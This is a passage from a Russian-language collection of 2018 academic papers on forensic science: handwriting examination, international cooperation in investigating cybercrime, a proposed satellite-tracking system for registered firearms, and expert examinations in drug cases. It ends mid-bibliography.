Как показывает практика, подавляющее большинство предоставляемых на этой стадии в распоряжение экспертов объектов почерковедческих экспертиз – копии, выполненные с использованием репрографических устройств.

Исследование указанных объектов крайне затруднено, поскольку по изображениям в копии документа невозможно установить способ (рукописный/нерукописный) и условия выполнения краткой записи (подписи) в оригинале документа; тип (вид) пишущего прибора; решить вопрос о возможном применении технических средств при выполнении подписи-оригинала; исключить факт изготовления документа в целом или его частей путем монтажа и др.

Так, судя по результатам эксперимента, проведенного сотрудниками ЭКЦ МВД России [7], количество ошибочных выводов экспертов при производстве идентификационных почерковедческих исследований подписей по их изображениям, вместе с отказами от решения вопроса составляет 90 % от всех выводов, что доказывает их неэффективность.

Кроме того, возможности эксперта-почерковеда при проведении идентификационных и диагностических исследований, а также научная обоснованность и достоверность выводов во многом зависят от количества и качества сравнительного материала (образцов почерка), представленного инициатором.

Получение образцов для сравнительного исследования – процессуальное (следственное или судебное) действие, проводимое в соответствии со ст. 202 УПК РФ [2], целью которого является обеспечение предстоящей экспертизы необходимым сравнительным материалом.

Существенным общепринятым в теории и практике условием представления на экспертизу образцов является их достоверность, то есть бесспорная (несомненная) принадлежность лицу, образцами почерка (подписи) которого они служат.

Помимо несомненности происхождения образцы должны быть надлежащего качества и получены в количестве, требуемом для производства данной экспертизы. Под надлежащим качеством образцов понимается сопоставимость их с исследуемым документом по времени составления, темпу письма, виду документа, языку, материалу письма, способу и условиям выполнения [8].

Свободные образцы могут быть изъяты при производстве следующих следственных действий: обыск, выемка, в ходе осмотра места происшествия либо при проверке показаний на месте. Отсутствие

возможности проведения указанных следствий действий в ходе предварительной проверки сообщения о преступлении приводит к тому, что в экспертной практике нередки случаи предоставления недостоверных, некачественных образцов, что существенно ограничивает возможности экспертизы, особенно таких сложных объектов, как подписи и краткие записи.

Лица, процессуальный статус которых еще не определен, редко добровольно предоставляют свободные образцы своего почерка. А иногда пытаются обмануть сотрудников следствия и дознания, «добровольно» выдавая чужие рукописные записи (подписи) за свои.

Определенные сложности возникают и при получении экспериментальных образцов почерка (подписи) проверяемых лиц. Как показывает практика, большинство из них отказываются писать что-либо вообще, ссылаясь на ст. 51 Конституции Российской Федерации [9] или прибегают к умышленной маскировке своего почерка.

Предоставление копий исследуемых документов, в виду невозможности в короткий срок разыскать их оригиналы, ограниченный объем сравнительного материала, предоставление недостоверных, некачественных образцов и отсутствие необходимых данных о предполагаемом исполнителе влияют не только на полноту проведенных экспертных исследований, а также обоснованность и достоверность выводов, но и нередко приводят к экспертным ошибкам, которые в свою очередь, могут направить расследование по ложному пути.

Назначая экспертизу, инициатор должен ясно представлять цель, которую преследует, а также условия, позволяющие ее достичь.

В ст. 196 УПК РФ [2] четко определены положения, предусматривающие основания для обязательного назначения и производства судебной экспертизы, отметим, не всех, а только некоторых видов, проведение которых, как правило, затрагивает интересы потерпевших (при преступлениях против личности и половой свободы, жизни и здоровья) или возможных подозреваемых (при дорожно-транспортных происшествиях).

Следовательно, производство экспертизы в остальных случаях должно происходить по усмотрению лиц, производящих дознание и следствие, с учетом целесообразности ее назначения.

Назначение экспертиз на стадии возбуждения уголовного дела крайне необходимо в случаях, когда есть вероятность уничтожения объектов экспертного исследования, изменения их первоначального состояния, а также потери объектом специальных свойств и признаков, что влечет снижение их доказательственного значения либо пол-

ную утрату информации, содержащейся в них. По нашему мнению, проведение экспертиз целесообразно в случае обнаружения и изъятия денежных знаков, вызывающих сомнение в подлинности, при отнесении предметов к холодному или огнестрельному оружию, средств – к наркотикосодержащим, взрывотехническим, веществ – к ядовитым, сильнодействующим, психотропным и т. д., то есть в случаях, когда установление фактических обстоятельств, необходимых для решения вопроса о возбуждении уголовного дела, возможно только в результате экспертного исследования. При этом, производство судебно-почерковедческих экспертиз нецелесообразно из-за низкой информативности.

Таким образом, судебные экспертизы в стадии возбуждения уголовного дела должны назначаться и проводиться только в строго определенных случаях, которые в обязательном порядке следует оговорить в Законе.

Библиографический список

1. Федеральный закон от 4 марта 2013 г. № 23-ФЗ (ред. от 28.12.2013 г.) «О внесении изменений в статьи 62 и 303 Уголовного кодекса Российской Федерации и Уголовно-процессуальный кодекс Российской Федерации» [Электронный ресурс] // СПС «Консультант-плюс».

2. Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. № 174-ФЗ (ред. от 31.12.2017) [Электронный ресурс] // СПС «Консультант-плюс».

3. Федеральный закон от 31 мая 2001 г. № 73-ФЗ (ред. от 08.03.2015 г.) «О государственной судебно-экспертной деятельности в Российской Федерации» [Электронный ресурс] // СПС «КонсультантПлюс».

4. Приказ МВД России от 29 июня 2005 г. № 511 (в ред. 18.01.2017 г.) «Вопросы организации и производства экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации» [Электронный ресурс] // СПС «КонсультантПлюс».

5. Почерковедение и почерковедческая экспертиза : учебник / под ред. В. В. Серегина. – Волгоград : ВА МВД России, 2007. – С. 113.

6. Приказ МВД России от 11 января 2009 г. № 7 «Об утверждении Наставления по организации экспертно-криминалистической деятельности в системе МВД России».

7. Информационное письмо ЭКЦ МВД России от 25 декабря 2015 г.

8. Судебно-почерковедческая экспертиза: общая часть: теор. и метод. основы / под науч. ред. В. Ф. Орловой. Гос. учреждение РФЦСЭ при Минюсте России. 2-е изд., перераб. и доп. – М. : Наука, 2006. – С. 511.

9. Конституция Российской Федерации (принята всенародным голосованием 12 декабря 1993 г.) (с учетом поправок, внесенных Законами Российской Федерации о поправках к Конституции Российской Федерации от 30.12.2008 г. № 6-ФКЗ, от 30.12.2008 г. № 7-ФКЗ, от 05.02.2014 г. № 2-ФКЗ, от 21.07.2014 г. № 11-ФКЗ) [Электронный ресурс] // СПС «КонсультантПлюс».

Ольга Александровна Харламова[1],
кандидат юридических наук, доцент
начальник кафедры оружиеведения и трасологии
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

О ПОНЯТИИ ЗАДАЧ СУДЕБНО-ПОЧЕРКОВЕДЧЕСКОЙ ЭКСПЕРТИЗЫ

В настоящее время судебно-почерковедческая экспертиза является одной из наиболее востребованных в судопроизводстве. Назначают ее при расследовании преступлений, рассмотрении уголовных и гражданских дел в судах и арбитражных судах и производят ее в различных экспертных учреждениях как государственных так и негосударственных.

Основной задачей судебно-почерковедческой экспертизы является установление с использованием соответствующей методики фактов (фактических данных), относительно которых перед экспертом поставлены вопросы органом или лицом, назначившим экспертизу [1].

Еще в 70-х годах прошлого столетия А. И. Винбергом и Н. Т. Малаховской все экспертные задачи были поделены на:

– идентификационные, имеющие целью установление тождества исследуемых объектов;

– диагностические, проводимые для установления времени, механизма события, способа действия, свойств человека, вещи;

[1] © Харламова О. А., 2018.

– классификационные – для определения групповой принадлежности;

– ситуационные – для установления обстоятельств события, способа совершения и сокрытия преступлений [2].

В судебном почерковедении по поводу классификации задач существует различные точки зрения, так одними авторами все задачи экспертизы были поделены на:

– идентификационные, предполагающие установление конкретного исполнителя исследуемой рукописи либо решение вопроса о выполнении ряда рукописей или ее фрагментов одним или разными лицами;

– диагностические, связанные с установлением условий выполнения исследуемой рукописи;

– классификационные, имеющие целью определение группы лиц, к которой относится исполнитель спорной рукописи (по полу, возрасту) [3].

Другие ученые считают, что все задачи почерковедческих исследований дифференцируются на:

– идентификационные;

– диагностические;

– ситуационные.

В данном случае диагностические исследования направлены на установление максимума сведений о личности писавшего (общефизических свойств, субъективных качеств, социально-демографических данных, психофизиологических и патологических состояний, навыков). Ситуационные исследования направлены на выявление условий выполнения рукописи, установление обстановки, в которой был выполнен тот или иной почерковый материал.

По мнению автора работы, классификация задач на идентификационные, диагностические, классификационные и ситуационные более приемлема для судебно-почерковедческой экспертизы. И в таком случае:

– диагностическими будут исследования, направленные на установление объективных и субъективных факторов, влияющих в той или иной мере на изменение рукописи, т. е. на выявление необычных внешних условий, необычного внутреннего состояния пишущего, непривычной установки на письмо (быстрое, старательное), умышленного изменения «родного» почерка;

– классификационными являются исследования по установлению групповой принадлежности исполнителя рукописи (его пола, возраста).

Однако хотелось бы заметить, что задачи судебно-почерковедческой экспертизы подразделяются не только в зависимости от цели исследования, как указано выше, но и от вида рукописи (рукописный текст, краткая запись, подпись); характера (буквенная, цифровая, смешанная); объема (большой, средний, малый); условий ее выполнения (обычные, необычные, не связанные с умышленным изменением почерка и связанные с ним) [4].

Так например, деление диагностических задач с учетом дифференциации почеркового объекта позволяет выделять задачи меньшей степени общности. Вид почеркового объекта будет способствовать выделению задач на уровне вида, состав объекта – на уровне подвида, а такая интегративная характеристика, как степень выработанности почерка, – на уровне соответствующих групп.

Наряду с почерковым объектом основанием деления диагностических задач может быть и сравнительный материал (образцы почерка конкретного лица). Данное основание деления обусловлено спецификой диагностических задач, которая заключается в том, что их решение может осуществляться в условиях наличия только исследуемого объекта или наличия наряду с исследуемым объектом и сравнительного материала. Сравнительный материал является важным условием реализации конкретной диагностической цели, определяющим структуру диагностического процесса, использование решающих средств [5].

Кроме того, данные задачи могут быть дифференцированы по степени сложности. Это зависит как от объективных, так и от субъективных факторов. К объективным здесь следует отнести условия экспертной задачи, наличие либо отсутствие эффективной методики ее решения; к субъективным – опыт и квалификацию эксперта.

Библиографический список

1. Словарь основных терминов судебно-почерковедческой экспертизы. – М., 2003.

2. Винберг А. И., Малаховская Н. Т. Судебная экспертология (Общетеоретические и методологические проблемы судебных экспертиз) : учебное пособие. – Волгоград : ВСШ МВД СССР, 1979.

3. Судебно-почерковедческая экспертиза. Общая часть. Вып. 1. Теоретические основы судебно-почерковедческой экспертизы. – М. : ВНИИСЭ, 1988.

4. Котова О. А. Усовершенстование теоретических и методических основ идентификационной криминалистической экспертизы : автореф. дис….канд юр. наук. – Волгоград : ВА МВД РФ, 2004.

5. Судебно-почерковедческая экспертиза: общая часть: теор. и метод, основы / под науч. ред. В. Ф. Орловой. Гос. учреждение Рос. федер. центр судеб, экспертизы при Минюсте России. 2-е изд., перераб. и доп. – М. : Наука, 2006.

Алексей Иванович Хмыз[1],
старший преподаватель кафедры оружиеведения
и трасологии учебно-научного комплекса
судебной экспертизы Московского университета
МВД России имени В.Я. Кикотя,
кандидат юридических наук

МЕЖДУНАРОДНОЕ ЭКСПЕРТНОЕ СОТРУДНИЧЕСТВО В ПРОТИВОДЕЙСТВИИ КИБЕРПРЕСТУПНОСТИ

Человечество переживает период стремительного развития информационных и коммуникационных технологий, позволяющих решать многие задачи управления различными процессами. При этом отмечается угрожающая тенденция возрастания уязвимости объектов, функционирование которых обеспечивается указанными технологиями.

Аудитория пользователей сети Интернет расширяется ежесекундно. Каждый интерактивный пользователь (из более, чем 4 млрд) имеет потенциальную возможность доступа к любому устройству, подключенному к сети, даже без особой, специальной подготовки (большинство легальных хакеров (74 %) заявили, что сами научились взлому компьютерных сетей, 10 % получили необходимые знания от друзей, и только 7 % – в специализированных сообществах [1]).

Следует констатировать, что не каждый из интерактивных пользователей является законопослушным, активно используя имеющиеся возможности в противоправных целях.

В соответствии с отчетом Глобальной комиссии по управлению интернетом, в 2016 г. ущерб мировой экономике от преступлений, совершенных с помощью информационно-коммуникационных технологий, составил $445 млрд. По негативному сценарию, к 2019 г.

[1] © Хмыз А. И., 2018.

этот показатель может увеличиться до $2 трлн, а к 2020 г. – до $3 трлн.

Имеются примеры использования современных компьютерных технологий в качестве средств совершения преступлений против жизни и здоровья. Интернет активно используется для вербовки террористов, пропаганды экстремистских идей, а также с целью вмешательства во внутренние дела государств и подрыва их суверенитета. Ряд признаков свидетельствует о начале цифрового терроризма.

Выявление, пресечение, раскрытие и расследование киберпреступлений требует разработки, внедрения и использования соответствующих методов и средств получения розыскной и доказательственной информации. Совершенно очевидна при этом ведущая роль специальных знаний. Так, сразу же после атаки вируса WannaCry специалисты заподозрили в создании и распространении вредоносной программы хакеров группировки LazarusGroup из Северной Кореи. На это указывали технические детали: специалисты Лаборатории Касперского, а также компании Symantec установили совпадение характерных и для Lazarus, и для WannaCry инструментов и отрывков кода.

Проведенный специалистами компании Flashpoint лингвистический анализ позволил выдвинуть версию о том, что родным языком злоумышленников с большой долей вероятности является китайский, причем его южный диалект, характерный для жителей южных областей Китая, а также Тайваня, Гонконга и Сингапура.

Описанный пример, на наш взгляд, убедительно показывает важность и необходимость международного сотрудничества во всех сферах правоохранительной деятельности, включая экспертно-криминалистическую деятельность.

Бездействие международного сообщества может привести к колоссальному материальному ущербу, о чем свидетельствует выше приведенный прогноз.

Определение источника кибератаки является существенной проблемой для правоохранительных органов. Эксперты сходятся во мнении, что уровень развития технологий в настоящее время в принципе не позволяет с достаточной уверенностью определить атакующего.

Основной причиной существующего положения является то, что не существует релевантных признаков, позволяющих со стопроцентной гарантией определить атакующего. Поскольку информация существует в цифровом виде, значит, ее можно как угодно специально подготовить, особым образом отредактировать для любых целей. Та-

ким образом, все признаки оказываются несостоятельными, включая определение IP-адреса сервера, времени сборки программы, языковых строк в коде и др.

Кроме этого, отмечается, что атакующие не стоят на месте: они изучают исследования, публикуемые экспертами по безопасности, и придумывают новые способы обеспечения своей анонимности [2], что требует принятия мер по совершенствованию методов исследования компьютерной информации [3, с. 47].

Тем не менее, при совершении киберпреступлений возникает определенный объем следовой информации, которую необходимо использовать при установлении обстоятельств совершенного преступления и лица (интерактивного пользователя), его совершившего.

Установление источника компьютерных атак – атрибуция стала применяться с середины 2000-х годов в связи появлением первых целевых атак на промышленные предприятия. Она предполагает поиск различных технических аспектов атаки, которые можно приписать определенной стране, группировке или отдельному хакеру. Такими аспектами могут быть место регистрации IP-адресов и доменов, участвующих в атаке, анализ программного кода, трассировка до источника атаки, временные параметры и т. д. [2].

Все этапы атрибуции требуют, безусловно, высокого уровня международного сотрудничества правоохранительных органов, в первую очередь в сфере использования специальных знаний, так как только с помощью их наиболее эффективно возможно установить и зафиксировать следы преступления.

Сотрудничество правоохранительных органов осуществляется на основании международных соглашений, таких как Европейская конвенция «О взаимной правовой помощи по уголовным делам» (заключена в Страсбурге) от 20 апреля 1959 г., Конвенция о правовой помощи и правовых отношениях по гражданским, семейным и уголовным делам (заключена в Минске 22 января 1993 г.), а также двусторонних договоров, заключенных между Российской Федерацией и другими государствами.

Однако указанные соглашения не могут в полной мере решить возникающие проблемные вопросы в силу того, что они заключались в периоды, когда перед миром стояли совсем иные глобальные проблемы (вызовы), иными словами – устарели.

Даже Будапештская конвенция Совета Европы по борьбе с киберпреступностью, заключенная в 2001 г. (Россия вышла из соглашения в 2008 г.) устарела в связи с тем, что она разрабатывалась в «раннюю

цифровую эпоху», и не содержит новых понятий, например, ботнет, фишинг, спам.

Между тем, в указанных документах, предусмотрены, на наш взгляд, эффективные механизмы взаимодействия. Так, ст. 35 Будапештской конвенции предусматривает создание и работу контактных центров, работающих 24 часа в сутки семь дней в неделю, для обеспечения оказания неотложной помощи в целях расследований или судебных разбирательств уголовных преступлений, имеющих отношение к компьютерным системам и данным, в целях сбора доказательств в электронной форме.

Однако данные механизмы ограничены в действии в связи с тем, что не все государства участвуют в соглашениях, порядок организации и проведения конкретных мероприятий забюрократчен, затянут, что не обеспечивает оперативность и наступательность расследования (одни из основных условий эффективной работы по указанным преступлениям).

С одной стороны, как было отмечено выше, соответствующая информация доступна для хакеров, а с другой – обмен такой информацией не налажен между государствами. Так, как утверждает эксперт в области кибербезопасности Джеффри Карра, государства должны договориться обнародовать уязвимости, которые они сами выявляют, а не накапливать их [4].

На конференции, посвященной рассматриваемым вопросам, представитель Индии призвал коллег начать обмениваться информацией о серьезных киберинцидентах в режиме реального времени» [5].

Таким образом, оперативный обмен информацией, на чем настаивают эксперты, доступ в режиме реального времени специалистов к соответствующим базам данных, совместное комплексное решение, в том числе экспертных задач, является залогом успешной работы по противодействию киберпреступности.

Библиографический список

1. Хвостик Е. Хакеры работают на систему. Портрет среднестатистического «легального хакера» // URL: https://www.kommersant.ru /doc/3090065 (дата обращения: 19.02.2018).

2. Коломыченко М. Почему русский след в хакерских атаках не может никуда привести // URL: https://www.kommersant.ru/doc/ 3332181 (дата обращения: 20.02.2018).

3. Демин К. Е. О проблемах судебной компьютерно-технической экспертизы и путях их решения // Вестник Московского университета МВД России – М. : Московский университет МВД России, 2017(2). – С. 46–48.

4. Черненко Е. В хакерской атаке WannaCry обвиняют КНДР и программистов из американских спецслужб // URL: https://www.kommersant.ru/doc/3298323 (дата обращения: 15.01.2018).

5. Черненко Е. На конференции в Завидово представили российские инициативы в киберпространстве // URL: https://www.kommersant.ru/doc/3306142?from=doc_vrez (дата обращения: 22.01.2018).

Андрей Сергеевич Цуканов[1],
старший научный сотрудник отдела испытаний
центра технического регулирования и каталогизации
Федерального казенного учреждения
«Научно-производственного объединения
«Специальная техника и связь» МВД России

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ СПУТНИКОВЫХ НАВИГАЦИОННЫХ СИСТЕМ В ОБЪЕКТИВНОМ КОНТРОЛЕ ГРАЖДАНСКОГО И СЛУЖЕБНОГО ОРУЖИЯ

В настоящее время в России в личном владении граждан имеется шесть миллионов шестьсот тысяч единиц гражданского оружия и более трехсот тысяч единиц служебного оружия находится в распоряжении юридических лиц, при этом ежегодно около восьми процентов преступлений совершается с применением зарегистрированного оружия. Учитывая широкое современное использование спутниковых навигационных систем (далее – СНС) в современном обществе, не используется потенциал и перспективы их применения при объективном административном и криминалистическом контроле гражданского и служебного огнестрельного оружия (далее – ГСО).

В качестве подтверждения реальности возможностей использования СНС в контроле ГСО, приведем аналогию с уже применяемыми на практике системами:

– в автомобилях модули (например – «ЭРА-ГЛОНАСС») принимающие сигналы спутников и базовых станций сотовой связи, призванные подавать сигнал SOS при срабатывании датчиков удара в CALL-центр;

[1] © Цуканов А. С., 2018.

– в проведении непрерывного надзора за подозреваемыми и обвиняемыми, находящимися под мерой пресечения домашний арест, мобильные контрольные устройства (например, трекер-браслет «Сота-Т») обеспечивающие проведение идентификации и отслеживание местонахождения указанных категорий граждан.

Проведя анализ использования перечисленных систем, мы считаем технически обоснованным предложить к внедрению концепцию объективного контроля находящегося в легальном обороте ГСО с помощью СНС.

Целью внедрения СНС в объективный контроль зарегистрированного огнестрельного оружия, является возможность автоматизированного контроля за ГСО (далее – АКГСО) для получения правоохранительными органами криминалистических данных со специального сервера за интересуемый период времени о конкретном экземпляре оружия с привязкой его перемещения и производства выстрелов к спутниковой карте местности.

Предлагаемая концепция АКГСО с помощью СНС представляет собой совокупность шести взаимосвязанных элементов.

Электронный датчик-накопитель (далее – ЭДН) устанавливается в прикладе или в ствольной коробке ГСО, с целью идентификации и отслеживания местонахождения, а также построения маршрутов перемещения огнестрельного оружия. Передаваемый ЭДН идентификационный цифровой код с целью унификации и повышения функциональности должен соответствовать заводскому номеру оружия, как и в описанном нами ранее баллистическом кодировании с помощью криминалистических маркеров [1–3]. Цифровой код заносится в базу данных сервера мониторинга и закрепляется за конкретным экземпляром ГСО с внесением его установочных данных в систему. ЭДН с установленной в нем периодичностью направляет по линии мобильной сотовой связи CSM через установленную SIM карту кодовый сигнал.

Погрешность обнаружения прибора по передаваемому сигналу не должна превышать 5–10 метров, передаваемые ЭДН сигналы должны быть защищены от подделки с помощью специальных защитных электронных кодов. Время автономной работы датчика с полностью заряженной батареей аккумулятора с передачей сигнала периодичностью 5 минут должно составлять не менее одного месяца, при разрядке аккумулятора или снятии ЭДН с оружия формируется направляемый сигнал тревоги, блокируется спусковой механизм и не допускается производство выстрела. Зарядка аккумулятора ЭДН выполняется подключением устройства к источнику напряжения 220 В или при

использовании адаптеров для работы от источников напряжения 12/24 В. ЭДН должен обладать устойчивостью к внешней среде в диапазонах температур от –40°С до +40°С сроком службы не менее 5 лет. Прибор должен обладать обновляемой по циклу памятью «черным ящиком», способной обеспечить длительную работу без связи с сервером в труднодоступной местности.

Мобильный пульт контроля (далее – МПК) представляет собой малогабаритное мобильное устройство с монитором, в качестве которого может подойти ноутбук или планшетный компьютер, главным критерием является совместимость с устанавливаемым программным обеспечением и надежность функционирования. МПК предназначен для мобильного оперативного использования уполномоченными лицами с целью получения информационных данных передаваемых ЭДН на выездных операциях для осуществления контроля в реальном времени за перемещением, местонахождением и применением ГСО, что позволит оперативно проводить задержание вооруженного преступника, правонарушителя. МПК принимает сигналы о местонахождение ЭДН по мобильной сети CSM от СРМ и должен обеспечивать возможность автономной работы прибора без подзарядки не менее 8 часов.

Стационарный пульт контроля (далее – СПК) представляет собой стационарные компьютеры, связанные закрытой компьютерной сетью, совместимые со специализированным программным обеспечением и способные обеспечить надежное функционирование системы в районных центрах для решения задач по обеспечению контроля за ГСО в зоне установленной ответственности. СПК должен обеспечивать получение, обработку, отображение и кратковременное (до трех дней) хранение электронной информации, получаемой от ЭДН. Устанавливаемая в СПК программа направлена на отслеживание перемещение и действий с ГСО со встроенными ЭДН по обновляемым спутниковым картам местности. Оператор СПК по коду ЭДН через сервер регионального мониторинга (далее – СРМ) может получать установочные данные на владельца ГСО, историю событий за заданный период времени с отмеченными системой тревожными сообщениями.

Сервис эксплуатационного обслуживания (далее – СЭО) должен создаваться и функционировать при СПК с целью обеспечения установки ЭДН и технического обслуживания системы АКГСО. Для выполнения перечисленных функции СЭО должны обеспечиваться: необходимым программным обеспечением для установки и мониторинга сбоев системы, специализированными ключами (секретками) предназначенными для установки и демонтажа ЭДН, а также однора-

зовыми пломбами-наклейками с целью исключения несанкционированного снятия ЭДН.

Аппаратно-программный комплекс СРМ представляет совокупность серверных блоков телекоммуникационного и сетевого оборудования, источников бесперебойного питания. СРМ обеспечивает информационное обслуживание, сопровождение и мониторинг с помощью своих серверов поступающих с ЭДН информационных данных по всему ГСО находящемуся в зоне ответственности на обслуживаемой территории. Все данные по перемещению и действиям с оружием от ЭДН поступают и хранятся с привязкой событий к временным и географическим координатам, архивируемые информационные электронные данные циклично обновляются с периодичностью в один год. СРМ осуществляет передачу и обмен информационными данными между рабочими местами СПК по закрытой компьютерной сети.

Центральный сервер мониторинга (далее – ЦСМ) – это аппаратно-программный комплекс работающий от сети переменного тока напряжением 220 В, выполняющий функцию головного сервера дистанционно собирающего данные получаемые от СРМ, осуществляющий их систематизацию, анализ и дублирующее архивирование, а также обеспечивающий взаимодействие по обмену электронными данными о ГСО между регионами. Передача и обмен информационными данными между ЦСМ и СРМ осуществляется по закрытой компьютерной сети. Архивируемые информационные электронные данные, поступающие с СРМ, а также данные информационного обмена и запроса между региональными серверами ЦСМ циклично обновляются с периодичностью в три года. В ЦСМ должно быть предусмотрено автоматическое архивирование баз данных, с резервным копированием на отдельный сервер.

Следует согласиться с тем, что внедрение АКГСО с помощью СНС в настоящее время достаточно трудоемкий и экономически дорогой проект, но с учетом развивающихся технологий перспективность его реализации можно рассматривать в ближайшее годы, так как основной сложностью является элемент питания для ЭДН. В свою очередь внедрение и взаимосвязанное взаимодействие всех шести элементов АКГСО, возможно применить в качестве одного из видов криминалистического учета. Данное решение обеспечит эффективную, надежную и бесперебойную возможность получения правоохранительными органами такой оперативно значимой криминалистической информации как место нахождения и время действия с конкретным экземпляром ГСО, что положительно скажется на адми-

нистративной профилактике и оперативном раскрытии преступлений совершенных с применением зарегистрированного оружия.

Библиографический список

1. Цуканов А. С. Возможности совершенствования государственной системы контроля оборота гражданского и служебного огнестрельного гладкоствольного оружия // Вестник Московского университета МВД России. – 2017. – № 1. – С. 109–112.

2. Цуканов А. С. Метод баллистического кодирования гражданского и служебного оружия // Вестник Московского университета МВД России. – 2017. – № 2. – С. 162–165.

3. Цуканов А. С. Криминалистические маркеры для баллистического кодирования огнестрельного оружия // Вестник Московского университета МВД России. – 2017. – № 6. – С. 193–198.

Любовь Евгеньевна Чистова[1],
доцент кафедры криминалистики
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

К ВОПРОСУ О НАЗНАЧЕНИИ ЭКСПЕРТИЗ ПО ДЕЛАМ, СВЯЗАННЫМ С НЕЗАКОННЫМ ОБОРОТОМ НАРКОТИЧЕСКИХ СРЕДСТВ, ПСИХОТРОПНЫХ, СИЛЬНОДЕЙСТВУЮЩИХ И ЯДОВИТЫХ ВЕЩЕСТВ

Особенностью назначения экспертиз при расследовании преступлений, связанных с незаконным оборотом наркотических средств, психотропных, сильнодействующих, ядовитых веществ, является то, что без экспертного исследования изъятых веществ в любых состояниях: порошкообразном, жидком, размолотом, в виде таблеток, брикетов, шариков, и т. д., и признании их наркотическими средствами, психотропными, сильнодействующими, ядовитыми веществами, невозможно принять решение о возбуждении уголовного дела.

Следует отметить, что в криминалистической литературе существует мнение о том, что нужно ставить на «разрешение экспертизы большое количество разнообразных вопросов» [1, с. 135]. Причем, по мнению автора, это будет способствовать «расширению возможно-

[1] © Чистова Л. Е., 2018.

стей судебной экспертизы путем развития теории, а также необходимости решения ряда практических проблем судебно-экспертной деятельности:

– мобилизует эксперта использовать все современные методы и применить новые методики исследования объектов;

– заставляет руководителей судебно-экспертного учреждения и правоохранительных органов в целях решения стоящих на разрешении экспертизы вопросов приобретать новую криминалистическую технику, специальное оборудование и расходные материалы;

– стимулирует развитие новых и совершенствование имеющихся направлений судебной экспертизы;

– позволяет искать и найти ответы на все вопросы, поставленные следователем, и решение которых так необходимо для расследования»[1, с. 135].

Безусловно, специалисты в любых отраслях знаний должны также совершенствоваться: следить за развитием своей науки, использовать новейшие в ней достижения, современную технику, разрабатывать и применять новые методики исследования и т. д. Но при назначении конкретной экспертизы, в том числе и по рассматриваемым видам преступления, следует учитывать ее возможности именно на тот момент. Можно поставить на разрешение эксперта любые вопросы, ответы на которые были бы важны для следователя или дознавателя в принятии решения по расследуемому им делу, но если эксперт не в состоянии на них ответить, все это будет напрасной потерей времени. Вместо того, чтобы проводить иные следственные действия или дать поручение оперативным службам о предоставлении соответствующей информации, он будет ждать, когда эксперт сообщит, что ответить на поставленные ему вопросы не представляется возможным в силу конкретных обстоятельств. Неслучайно поэтому все авторы, рассматривающие проблему назначения экспертиз при расследовании любых преступлений, рекомендуют следователю проконсультироваться с соответствующим специалистом по поводу интересующей его информации, которую ему эксперт может предоставить путем исследования тех или иных объектов.

Не можем мы также согласиться с мнением А. В. Пупцевой и Д. Г. Скориковым, рекомендующих при назначении экспертизы по уголовным делам, связанным с наркотическими средствами, психотропными, сильнодействующими, ядовитыми веществами, в постановлении не указывать вид экспертизы. «Какие исследования необходимо произвести по конкретной экспертизе, исходя из поставлен-

ных в постановлении о назначении экспертизы вопросов и предоставленных для производства экспертизы объектов, определяет руководитель экспертно-криминалистического подразделения, поскольку следователь при назначении экспертизы, как правило, не может определить круг исследований, которые необходимо провести для дачи заключения по поставленным перед экспертом вопросам»[4].

Действительно, какие исследования следует использовать в каждом конкретном случае, следователь знать не может. Хотя интересоваться новыми методиками исследования различных следов и иных предметов все-таки должен. Но вообще не указывать в постановлении о назначении экспертизы ее вид нам представляется не совсем правильно. Тем более, что специалисты экспертных подразделений, которые могут ответить на интересующие следователя или дознавателя вопросы, касающиеся расследования дел рассматриваемой категории, могут находиться в иных ведомствах. Как тогда быть в этом случае? Руководитель какого ведомства должен решать, какие исследования и где следует проводить? Наверное, все-таки самому следователю следует определять и вид экспертизы, и экспертное подразделение, в котором эти исследования будут проводиться, исходя из того, какую задачу он пытается решить в ходе расследования с помощью специальных знаний.

О том, что следователь должен интересоваться современными методиками исследования в различных областях знаний, упоминал еще Ганс Гросс в своем руководстве для судебных следователей. В частности, он отмечал: «Главное состоит в том, чтобы 1) Судебный следователь выяснил себе вполне, кого он должен спросить, т. е. к какой категории сведущих лиц ему следует обратиться, 2) чтобы он знал, что ему может сказать эксперт, т.е. знать сущность и пределы его знаний, и 3) чтобы он умел выбрать для этого надлежащий момент, т. е. момент предварительного следствия, когда достаточный материал собран и дальнейшие розыски представляются излишним»[2, с. 184].

В том случае, если следователь не знает о существовании новейших методик исследования при производстве интересующей его экспертизы, он, опять-таки, может проконсультироваться с соответствующими специалистами.

Что же касается новых исследований при расследовании преступлений рассматриваемого вида, А. А. Каушев обращает внимание на новые методики ольфакторной экспертизы при исследовании упаковок наркотических средств и психотропных веществ, как носителей

запаховых следов человека. Запах остается на упаковках этих средств и веществ при хранении их под одеждой, в сумках, в определенных местах транспортных средств, в тайниках. Запах человека содержать выброшенные или спрятанные инструменты, служившие для производства, расфасовки, доставки или потребления наркотиков, а также другие предметы, относящиеся к расследуемому событию.

При этом материальные источники информации о преступлениях в сфере незаконного оборота наркотических средств, автор разделяет по следующим категориям:

«1. Объекты и следы хранения, приготовления либо обработки наркотических элементов. Сюда относятся наркотические средства и психотропные элементы, наркосодержащие растения и лечебные препараты, приборы и оснащение для производства и обработки наркотических средств, начальные, переходные и окончательные продукты синтеза, а кроме того, записи методик синтеза.

2. Объекты и следы сбыта, приобретения и употребления наркотических элементов. Это прежде всего следы инъекций на теле человека, потребляющего наркосодержащие вещества, сигареты, иглы, шприцы, ампулы, бинты, марлевые тампоны со смывами с рук, ногтевые срезы и волосяной покров, следы наркотических средств в объектах одежды, рецептурные бланки на приобретение наркотиков в аптеках и документы, покрывающие хищение наркотических и сильнодействующих веществ в лечебных организациях.

3. Объекты, применяемые с целью транспортировки (реализации, хранения) наркотических элементов с имеющимися на них следами. Это специально изготовленные либо адаптированные упаковки и контейнеры, капсулы, ампулы, на которых могут быть следы пальцев рук, наслоения разных веществ и материалов, попавшие в упаковку в ходе транспортировки, а также частицы наркотических средств»[3, с. 86].

Таким образом, зная современные возможности различных видов экспертиз, которые могут назначаться по делам рассматриваемой категории, возможно получение дополнительной доказательственной информации, используемой в изобличении виновных лиц или выявлении иных обстоятельств, имеющие значение для расследования.

Библиографический список

1. Аминев Ф. Г. Актуальные вопросы использования специальных знаний при расследовании преступлений в сфере незаконного оборо-

та наркотиков // Правовое государство: теория и практика. – 2014. – №4 (38). – С. 135.

